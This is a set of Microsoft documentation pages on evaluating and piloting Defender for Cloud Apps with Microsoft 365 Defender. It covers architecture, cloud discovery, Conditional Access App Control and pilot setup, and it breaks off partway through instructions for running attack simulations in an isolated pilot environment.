This article outlines the process to enable and pilot Microsoft Defender for Cloud Apps alongside Microsoft 365 Defender. Before starting this process, be sure you've reviewed the overall process for evaluating Microsoft 365 Defender and you have created the Microsoft 365 Defender evaluation environment.

Use the following steps to enable and pilot Microsoft Defender for Cloud Apps.



Step	Description
Review architecture requirements and key concepts	Understand the Defender for Cloud Apps architecture and how it integrates with Microsoft 365 Defender, Microsoft Defender for Endpoint, and Azure Active Directory.
Enable the evaluation environment	Connect to the portal, configure integration with Defender for Identity and/or your organization's network devices, and begin to view and manage cloud apps.
Set up the pilot	Scope your deployment to certain user groups, configure Conditional Access App Control, and try out tutorials for protecting your environment.

Review architecture requirements and key concepts for Microsoft Defender for Cloud Apps

Article • 03/13/2023 • 7 minutes to read

Applies to:

- Microsoft 365 Defender


This article is Step 1 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Cloud Apps alongside Microsoft 365 Defender. For more information about this process, see the overview article.

Before enabling Microsoft Defender for Cloud Apps, be sure you understand the architecture and can meet the requirements.

Understand the architecture

Microsoft Defender for Cloud Apps is a cloud access security broker (CASB). CASBs act a gatekeeper to broker access in real time between your enterprise users and cloud resources they use, wherever your users are located and regardless of the device they are using. Microsoft Defender for Cloud Apps natively integrates with Microsoft security capabilities, including Microsoft 365 Defender.

Without Defender for Cloud Apps, cloud apps that are used by your organization are unmanaged and unprotected, as illustrated.




In the illustration:

- The use of cloud apps by an organization is unmonitored and unprotected.
- This use falls outside the protections achieved within a managed organization.

Discovering cloud apps

The first step to managing the use of cloud apps is to discover which cloud apps are used by your organization. This next diagram illustrates how cloud discovery works with Defender for Cloud Apps.




In this illustration, there are two methods that can be used to monitor network traffic and discover cloud apps that are being used by your organization.

- A. Cloud App Discovery integrates with Microsoft Defender for Endpoint natively. Defender for Endpoint reports cloud apps and services being accessed from IT-managed Windows 10 and Windows 11 devices.
- B. For coverage on all devices connected to a network, the Defender for Cloud Apps log collector is installed on firewalls and other proxies to collect data from endpoints. This data is sent to Defender for Cloud Apps for analysis.

Managing cloud apps

After you discover cloud apps and analyze how these apps are used by your organization, you can begin managing cloud apps that you choose.




In this illustration:

- Some apps are sanctioned for use. This sanction is a simple way of beginning to manage apps.
- You can enable greater visibility and control by connecting apps with app connectors. App connectors use the APIs of app providers.

Applying session controls to cloud apps

Microsoft Defender for Cloud Apps serves as a reverse proxy, providing proxy access to sanctioned cloud apps. This provision allows Defender for Cloud Apps to apply session controls that you configure.




In this illustration:

- Access to sanctioned cloud apps from users and devices in your organization is routed through Defender for Cloud Apps.
- This proxy access allows session controls to be applied.
- Cloud apps that you have not sanctioned or explicitly unsanctioned are not affected.

Session controls allow you to apply parameters to how cloud apps are used by your organization. For example, if your organization is using Salesforce, you can configure a session policy that allows only managed devices to access your organization's data at Salesforce. A simpler example could be configuring a policy to monitor traffic from unmanaged devices so you can analyze the risk of this traffic before applying stricter policies.

Integrating with Azure AD with Conditional Access App Control

You might already have SaaS apps added to your Azure AD tenant to enforce multi-factor authentication and other conditional access policies. Microsoft Defender for Cloud Apps natively integrates with Azure AD. All you have to do is configure a policy in Azure AD to use Conditional Access App Control in Defender for Cloud Apps. This routes network traffic for these managed SaaS apps through Defender for Cloud Apps as a proxy, which allows Defender for Cloud Apps to monitor this traffic and to apply session controls.



In this illustration:

- SaaS apps are integrated with the Azure AD tenant. This integration allows Azure AD to enforce conditional access policies, including multi-factor authentication.


- A policy is added to Azure Active Directory to direct traffic for SaaS apps to Defender for Cloud Apps. The policy specifies which SaaS apps to apply this policy to. Therefore, after Azure AD enforces any conditional access policies that apply to these SaaS apps, Azure AD then directs (proxies) the session traffic through Defender for Cloud Apps.
- Defender for Cloud Apps monitors this traffic and applies any session control policies that have been configured by administrators.

You might have discovered and sanctioned cloud apps using Defender for Cloud Apps that have not been added to Azure AD. You can take advantage of Conditional Access App Control by adding these cloud apps to your Azure AD tenant and the scope of your conditional access rules.

Protecting your organization from hackers

Defender for Cloud Apps provides powerful protection on its own. However, when combined with the other capabilities of Microsoft 365 Defender, Defender for Cloud Apps provides data into the shared signals which (together) helps stop attacks.

It's worth repeating this illustration from the overview to this Microsoft 365 Defender evaluation and pilot guide.



Focusing on the right side of this illustration, Microsoft Defender for Cloud Apps notices anomalous behavior like impossible-travel, credential access, and unusual download, file share, or mail forwarding activity and reports these behaviors to the security team. Therefore, Defender for Cloud Apps helps prevent lateral movement by hackers and exfiltration of sensitive data. Microsoft 356 Defender for Cloud correlates the signals from all the components to provide the full attack story.

Understand key concepts

The following table identified key concepts that are important to understand when evaluating, configuring, and deploying Microsoft Defender for Cloud Apps.

Concept	Description	More information
Defender for Cloud Apps Dashboard	Presents an overview of the most important information about your organization and gives links to deeper investigation.	Working with the dashboard
Conditional Access App Control	Reverse proxy architecture that integrates with your Identity Provider (IdP) to give Azure AD conditional access policies and selectively enforce session controls.	Protect apps with Microsoft Defender for Cloud Apps Conditional Access App Control
Cloud App Catalog	The Cloud App Catalog gives you a full picture against Microsoft catalog of over 16,000 cloud apps that are ranked and scored based on more than 80 risk factors.	Working with App risk scores
Cloud Discovery Dashboard	Cloud Discovery analyzes your traffic logs and is designed to give more insight into how cloud apps are being used in your organization as well as give alerts and risk levels.	Working with discovered apps
Connected Apps	Defender for Cloud Apps provides end-to-end protection for connected apps using Cloud-to-Cloud integration, API connectors, and real-time access and session controls using our Conditional App Access Controls.	Protecting connected apps

Review architecture requirements

Discovering cloud apps

To discover cloud apps used in your environment, you can implement one or both of the following methods:

- Get up and running quickly with Cloud Discovery by integrating with Microsoft Defender for Endpoint. This native integration enables you to immediately start collecting data on cloud traffic across your Windows 11 and Windows 10 devices, on and off your network.
- To discover all cloud apps accessed by all devices connected to your network, deploy the Defender for Cloud Apps log collector on your firewalls and other proxies. This deployment helps collect data from your endpoints and sends it to Defender for Cloud Apps for analysis. Defender for Cloud Apps natively integrates with some third-party proxies for even more capabilities.

These options are included in Step 2. Enable the evaluation environment.

Applying Azure AD Conditional Access policies to cloud apps

Conditional Access App Control (the ability to apply Conditional Access policies to cloud apps) requires integration with Azure AD. This integration isn't a requirement for getting started with Defender for Cloud Apps. It is a step we encourage you to try out during the pilot phase—Step 3. Pilot Microsoft Defender for Cloud Apps.

SIEM integration

You can integrate Microsoft Defender for Cloud Apps with your generic SIEM server or with Microsoft Sentinel to enable centralized monitoring of alerts and activities from connected apps.

Additionally, Microsoft Sentinel includes a Microsoft Defender for Cloud Apps connector to provide deeper integration with Microsoft Sentinel. This arrangement enables you to not only gain visibility into your cloud apps but to also get sophisticated analytics to identify and combat cyberthreats and to control how your data travels.

- Generic SIEM integration
- Stream alerts and Cloud Discovery logs from Defender for Cloud Apps into Microsoft Sentinel

Next steps

Step 2 of 3: Enable the evaluation environment for Microsoft Defender for Cloud Apps

Return to the overview for Evaluate Microsoft Defender for Cloud Apps

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Enable the evaluation environment for Microsoft Defender for Cloud Apps

Article • 02/07/2023 • 3 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 2 of 2 in the process of setting up the evaluation environment for Microsoft Defender for Cloud Apps. For more information about this process, see the overview article.


This article walks you through the process of accessing the Defender for Cloud Apps portal and configuring the necessary integration to collect cloud app traffic data.

To discover cloud apps used in your environment, you can implement one or both of the following methods:

- Get up and running quickly with Cloud Discovery by integrating with Microsoft Defender for Endpoint. This native integration enables you to immediately start collecting data on cloud traffic across your Windows 10 and Windows 11 devices, on and off your network.
- To discover all cloud apps accessed by all devices connected to your network, deploy the Defender for Cloud Apps log collector on your firewalls and other proxies. This deployment helps collect data from your endpoints and sends it to Defender for Cloud Apps for analysis. Defender for Cloud Apps natively integrates with some third-party proxies for even more capabilities.

This article includes guidance for both methods.

Use the following steps to set up Microsoft Defender for Cloud Apps.



- Step 1. Connect to the Defender for Cloud Apps portal
- Step 2. Integrate with Microsoft Defender for Endpoint
- Step 3. Deploy the Defender for Cloud Apps log collector on your firewalls and other proxies

- Step 4. View the Cloud Discovery dashboard to see what apps are being used in your organization

Step 1. Connect to the Defender for Cloud Apps portal

To verify licensing and to connect to the Defender for Cloud Apps portal, see Quickstart: Get started with Microsoft Defender for Cloud Apps.

If you're not immediately able to connect to the portal, you might need to add the IP address to the allowlist of your firewall. See Basic setup for Defender for Cloud Apps.

If you're still having trouble, review Network requirements.

Step 2. Integrate with Microsoft Defender for Endpoint

Microsoft Defender for Cloud Apps integrates with Microsoft Defender for Endpoint natively. The integration simplifies roll out of Cloud Discovery, extends Cloud Discovery capabilities beyond your corporate network, and enables device-based investigation. This integration reveals cloud apps and services being accessed from IT-managed Windows 10 and Windows 11 devices.

If you've already set up Microsoft Defender for Endpoint, configuring integration with Defender for Cloud Apps is a toggle in Microsoft 365 Defender. After integration is turned on, you can return to the Defender for Cloud Apps portal and view rich data in the Cloud Discovery Dashboard.

To accomplish these tasks, see Microsoft Defender for Endpoint integration with Microsoft Defender for Cloud Apps.

Step 3. Deploy the Defender for Cloud Apps log collector on your firewalls and other proxies

For coverage on all devices connected to your network, deploy the Defender for Cloud Apps log collector on your firewalls and other proxies to collect data from your endpoints and send it to Defender for Cloud Apps for analysis.

If you're using one of the following Secure Web Gateways (SWG), Defender for Cloud Apps provides seamless deployment and integration:

- Zscaler
- iboss
- Corrata
- Menlo Security

For more information on integrating with these network devices, see Set up Cloud Discovery.

Step 4. View the Cloud Discovery dashboard to see what apps are being used in your organization

The Cloud Discovery dashboard is designed to give you more insight into how cloud apps are being used in your organization. It provides an at-a-glance overview of what kinds of apps are being used, your open alerts, and the risk levels of apps in your organization.

To get started using the Cloud Discovery dashboard, see Working with discovered apps.

Next steps

Step 3 of 3: Pilot Microsoft Defender for Cloud Apps

Return to the overview for Evaluate Microsoft Defender for Cloud Apps

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Pilot Microsoft Defender for Cloud Apps with Microsoft 365 Defender


Article • 09/27/2022 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 3 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Cloud Apps. For more information about this process, see the overview article.

Use the following steps to set up and configure the pilot for Microsoft Defender for Cloud Apps.



- Step 1. Create the pilot group—Scope your pilot deployment to certain user groups
- Step 2. Configure protection—Conditional Access App Control
- Step 3. Try out capabilities—Walk through tutorials for protecting your environment

Step 1. Create the pilot group—Scope your pilot deployment to certain user groups

Microsoft Defender for Cloud Apps enables you to scope your deployment. Scoping allows you to select certain user groups to be monitored for apps or excluded from monitoring. You can include or exclude user groups. To scope your pilot deployment, see Scoped Deployment.

Step 2. Configure protection—Conditional Access App Control

One of the most powerful protections you can configure is Conditional Access App Control. This protection requires integration with Azure Active Directory (Azure AD). It allows you to apply Conditional Access policies, including related policies (like requiring healthy devices), to cloud apps you've sanctioned.

The first step in using Microsoft Defender for Cloud Apps to manage SaaS apps is to discover these apps and then add them to your Azure AD tenant. If you need help with discovery, see Discover and manage SaaS apps in your network. After you've discovered apps, add these apps to your Azure AD tenant.

You can begin to manage these apps by executing the following tasks:

- First, in Azure AD, create a new conditional access policy and configure it to "Use Conditional Access App Control." This configuration helps to redirect the request to Defender for Cloud Apps. You can create one policy and add all SaaS apps to this policy.
- Next, in Defender for Cloud Apps, create session policies. Create one policy for each control you want to apply.

For more information, including supported apps and clients, see Protect apps with Microsoft Defender for Cloud Apps Conditional Access App Control.

For example policies, see Recommended Microsoft Defender for Cloud Apps policies for SaaS apps. These policies build on a set of common identity and device access policies that are recommended as a starting point for all customers.

Step 3. Try out capabilities—Walk through tutorials for protecting your environment

The Microsoft Defender for Cloud Apps documentation includes a series of tutorials to help you discover risk and protect your environment.

Try out Defender for Cloud Apps tutorials:

- Detect suspicious user activity
- Investigate risky users
- Investigate risky OAuth apps
- Discover and protect sensitive information
- Protect any app in your organization in real time

- Block downloads of sensitive information
- Protect your files with admin quarantine
- Require step-up authentication upon risky action

For more information on advanced hunting in Microsoft Defender for Cloud Apps data, see the video.

Next steps

Investigate and respond using Microsoft 365 Defender in a pilot environment

Return to the overview for Evaluate Microsoft Defender for Cloud Apps

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Step 6. Investigate and respond using Microsoft 365 Defender in a pilot environment


Article • 03/13/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

This article outlines the process to create incidents with attack simulations and tutorials and use Microsoft 365 Defender to investigate and respond. Before starting this process, be sure you've reviewed the overall process for evaluating Microsoft 365 Defender and you have created the Microsoft 365 Defender evaluation environment.

Use the following steps.



The following table describes the steps in the illustration.

Step	Description
1. Simulate attacks	Simulate attacks on your evaluation environment and use the Microsoft 365 Defender portal to perform incident response.
2. Try incident response capabilities	Try additional incident response features and capabilities in Microsoft 365 Defender.

Navigation you may need

Create the Microsoft 365 Defender Evaluation Environment

Run an attack simulation in a Microsoft 365 Defender pilot environment

Article • 03/13/2023 • 13 minutes to read

This article is Step 1 of 2 in the process of performing an investigation and response of an incident in Microsoft 365 Defender using a pilot environment. For more information about this process, see the overview article.

After preparing your pilot environment, it's time to test Microsoft 365 Defender's incident response and automated investigation and remediation capabilities by creating an incident with a simulated attack and using the Microsoft 365 Defender portal to investigate and respond.

An incident in Microsoft 365 Defender is a collection of correlated alerts and associated data that make up the story of an attack.

Microsoft 365 services and apps create alerts when they detect a suspicious or malicious event or activity. Individual alerts provide valuable clues about a completed or ongoing attack. However, attacks typically employ various techniques against different types of entities, such as devices, users, and mailboxes. The result is multiple alerts for multiple entities in your tenant.

> **Note**
>
> If you are brand new to security analysis and incident response, see the **Respond to your first incident walkthrough** to get a guided tour of a typical process of analysis, remediation, and post-incident review.

Simulate attacks with the Microsoft 365 Defender portal

The Microsoft 365 Defender portal has built-in capabilities to create simulated attacks on your pilot environment:

- Attack simulation training for Microsoft 365 Defender for Office 365 at https://security.microsoft.com/attacksimulator.

  In the Microsoft 365 Defender portal, select **Email & collaboration** > **Attack simulation training**.

- Attack tutorials & simulations for Microsoft 365 Defender for Endpoint at https://security.microsoft.com/tutorials/simulations.

  In the Microsoft 365 Defender portal, select **Endpoints** > **Tutorials & simulations**.

Defender for Office 365 Attack simulation training

Defender for Office 365 with Microsoft 365 E5 or Microsoft Defender for Office 365 Plan 2 includes attack simulation training for phishing attacks. The basic steps are:

1. Create a simulation

   For step by step instructions on how to create and launch a new simulation, see Simulate a phishing attack.

2. Create a payload

   For step by step instructions on how to create a payload for use within a simulation, see Create a custom payload for attack simulation training.

3. Gaining insights

   For step by step instructions on how to gain insights with reporting, see Gain insights through attack simulation training.
   https://www.microsoft.com/en-us/videoplayer/embed/RWMhvB?postJsllMsg=true

For more information, see Simulations.

Defender for Endpoint attack tutorials & simulations

Here are the Defender for Endpoint simulations from Microsoft:

- Document drops backdoor
- Automated investigation (backdoor)

There are additional simulations from third-party sources. There are also a set of tutorials.

For each simulation or tutorial:

1. Download and read the corresponding walk-through document provided.

2. Download the simulation file. You can choose to download the file or script on the test device but it's not mandatory.

3. Run the simulation file or script on the test device as instructed in the walk-through document.

For more information, see Experience Microsoft Defender for Endpoint through simulated attack.

Simulate an attack with an isolated domain controller and client device (optional)

In this optional incident response exercise, you'll simulate an attack on an isolated Active Directory Domain Services (AD DS) domain controller and Windows device using a PowerShell script and then investigate, remediate, and resolve the incident.

First, you need to add endpoints to your pilot environment.

Add pilot environment endpoints

First, you need to add an isolated AD DS domain controller and a Windows device to your pilot environment.

1. Verify your pilot environment tenant has enabled Microsoft 365 Defender.

2. Verify that your domain controller:

    - Runs Windows Server 2008 R2 or a later version.
    - Reports to Microsoft Defender for Identity and has enabled remote management.
